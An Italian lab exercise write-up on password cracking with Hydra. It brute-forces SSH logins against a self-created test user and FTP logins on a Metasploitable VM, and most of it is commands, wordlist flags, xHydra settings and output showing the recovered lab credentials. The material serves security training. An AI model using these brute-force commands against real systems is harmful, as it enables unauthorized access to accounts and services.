

Authentication cracking con hydra

Per l'esercizio di oggi dobbiamo installare:

- sudo apt install seclists
- sudo apt install vsftpd

Creiamo un nuovo utente su kali linux con:

adduser

chiamando l'utente con test_user e la password testpass

dopo attiviamo il servizio ssh con:

sudo service ssh start

Il file di configurazione del demone sshd lo troviamo al path /etc/ssh/sshd_config, qui possiamo abilitare l'accesso all'utente root in ssh (di default per ragioni di sicurezza è vietato), cambiare la porta e l'indirizzo di binding del servizio e modificare molte altre opzioni.

Ricordate che per tutti i servizi c'è un file di configurazione dove potete modificare le impostazioni del servizio stesso. Ai fini dell'esercizio lasciamo il file così e procediamo.

```
(kali@kalikali)-[~]
$ sudo adduser
[sudo] password di kali:
adduser: Sono consentiti solo uno o due nomi.

(kali@kalikali)-[~]
$ sudo adduser test_user
Aggiunta dell'utente «test_user» ...
Aggiunta del nuovo gruppo «test_user» (1001) ...
Adding new user `test_user' (1001) with group `test_user' (1001) ...
Creazione della directory home «/home/test_user» ...
Copia dei file da «/etc/skel» ...
Nuova password:
Reimmettere la nuova password:
passwd: password aggiornata correttamente
Modifica delle informazioni relative all'utente test_user
Inserire il nuovo valore o premere INVIO per quello predefinito
Nome completo []:
Stanza n° []:
Numero telefonico di lavoro []:
Numero telefonico di casa []:
Altro []:
Le informazioni sono corrette? [S/n] s
Adding new user `test_user' to supplemental / extra groups `users' ...
Aggiunta dell'utente «test_user» al gruppo «users» ...

(kali@kalikali)-[~]
$ sudo su test_user
(test_user@kalikali)-[/home/kali] "the quieter you become, the more you are able to hear"
```

riavviamo e facciamo partire il servizio

```
File Azioni Modifica Visualizza Aiuto

(kali@kalikali)-[~]
$ sudo service ssh start
[sudo] password di kali:

(kali@kalikali)-[~]
$ ssh test_user@192.168.1.55
The authenticity of host '192.168.1.55 (192.168.1.55)' can't be established.
ED25519 key fingerprint is SHA256:6vkILhYmwaA8oij0AQkZqx+skykl64XGLxDpTeOdGgw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? █
```

```
(kali@kalikali)-[~/Scrivania]
$ hydra -l test_user -p testpass 192.168.32.100 -t 4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 16:03:11
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.32.100:22/
[22][ssh] host: 192.168.32.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 16:03:12

(kali@kalikali)-[~/Scrivania]
$
```

Attacco a dizionario

```
kali@kalikali: ~/Scrivania
File Azioni Modifica Visualizza Aiuto


(kali@kalikali)-[~/Scrivania]
$ hydra -v -V -u -L usertest1.txt -P passwordtest1.txt -t 5 -u 192.168.32.100 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 16:25:43
[DATA] max 5 tasks per 1 server, overall 5 tasks, 36 login tries (l:6/p:6), ~8 tries per task
[DATA] attacking ssh://192.168.32.100:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://192.168.32.100:22
[INFO] Successful, password authentication is supported by ssh://192.168.32.100:22
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "testpass" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "admin" - pass "testpass" - 2 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "utentel" - pass "testpass" - 3 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "kali" - pass "testpass" - 4 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "luigi" - pass "testpass" - 5 of 36 [child 4] (0/0)
[22][ssh] host: 192.168.32.100 login: test_user password: testpass
[ATTEMPT] target 192.168.32.100 - login "ciao" - pass "testpass" - 6 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "admin" - pass "1234" - 8 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "utentel" - pass "1234" - 9 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "kali" - pass "1234" - 10 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "luigi" - pass "1234" - 11 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "ciao" - pass "1234" - 12 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.32.100 - login "admin" - pass "ciao" - 14 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "utentel" - pass "ciao" - 15 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "kali" - pass "ciao" - 16 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "luigi" - pass "ciao" - 17 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "ciao" - pass "ciao" - 18 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.32.100 - login "admin" - pass "blui23" - 20 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "utentel" - pass "blui23" - 21 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "kali" - pass "blui23" - 22 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "luigi" - pass "blui23" - 23 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "ciao" - pass "blui23" - 24 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "admin" - pass "admin1" - 26 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "utentel" - pass "admin1" - 27 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.32.100 - login "kali" - pass "admin1" - 28 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "luigi" - pass "admin1" - 29 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "ciao" - pass "admin1" - 30 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "admin" - pass "user123" - 32 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.32.100 - login "utentel" - pass "user123" - 33 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "kali" - pass "user123" - 34 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "luigi" - pass "user123" - 35 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "ciao" - pass "user123" - 36 of 36 [child 4] (0/0)
```



- v Attiva la modalità verbosa, che mostra ulteriori informazioni durante l'esecuzione di hydra
- V Per controllare "live" i tentativi di brute force di hydra
- u Per forzare l'utente modificato in ogni tentativo di accesso
- L Specifica il file usertest1.txt
- P Specifica il file passwordtest1.txt
- t 5 specifica il numero massimo di thread da utilizzare durante l'esecuzione
- u 192.168.32.100 Specifica l'indirizzo IP del sistema di destinazione


Esercizio opzionale ftp metasploitable

Possiamo eseguirlo in 2 modi con:
xhydra oppure dal terminale



The screenshot shows the xHydra application window. At the top, there is a title bar with the application name 'xHydra' and standard window controls. Below the title bar is a menu bar with 'Esci' (Exit) and a list of tabs: 'Target', 'Passwords', 'Tuning', 'Specific', and 'Start'. The 'Target' tab is currently selected. The main interface is divided into two sections. The top section, labeled 'Target', contains options for selecting a target: 'Single Target' (selected with a blue radio button) and 'Target List' (unselected with a black radio button). Next to 'Single Target' is a text input field containing the IP address '192.168.1.101'. Below these options is a checkbox labeled 'Prefer IPV6' which is unchecked. Further down is a 'Port' section with a numeric input field set to '0' and up/down arrow buttons. The 'Protocol' section features a dropdown menu currently showing 'ftp'. The bottom section, labeled 'Output Options', contains several checkboxes: 'Use SSL', 'Use old SSL', 'Be Verbose', 'Show Attempts', 'Debug', 'COMPLETE HELP', and 'Service Module Usage Details'. All these checkboxes are currently unchecked.

 xHydra 

 Esci

Target

Passwords

Tuning

Specific

Start

Username

☐ Username

☒ Username List

☐ Loop around users

☐ Protocol does not require usernames

li/Scrivania/usertest1.txt

Password

☐ Password

☒ Password List

☐ Generate

vania/passwordtest1.txt

1:1:a

Colon separated file

☐ Use Colon separated file

☐ Try login as password

☐ Try empty password

☐ Try reversed login

Esci

Target

Passwords

Tuning

Specific

Start

Performance Options

Number of Tasks

16

Timeout

30

☐ Exit after first found pair (per host)

☐ Exit after first found pair (global)

☐ Do not print messages about connection errors

Use a HTTP/HTTPS Proxy

☒ No Proxy
 ☐ HTTP Method
 ☐ CONNECT Method

Proxy

http://127.0.0.1:8080

☐ Proxy needs authentication

Username

yourname

Password

yourpass

Dal terminale

```

(kali@kalikali)-[~/Scrivania]
$ hydra -L usertest1.txt -P passwordtest1.txt 192.168.1.101 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 16:58:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:7/p:7), ~4 tries per task
[DATA] attacking ftp://192.168.1.101:21/
[21][ftp] host: 192.168.1.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 16:58:44

(kali@kalikali)-[~/Scrivania]
$
    
```

Ciandri I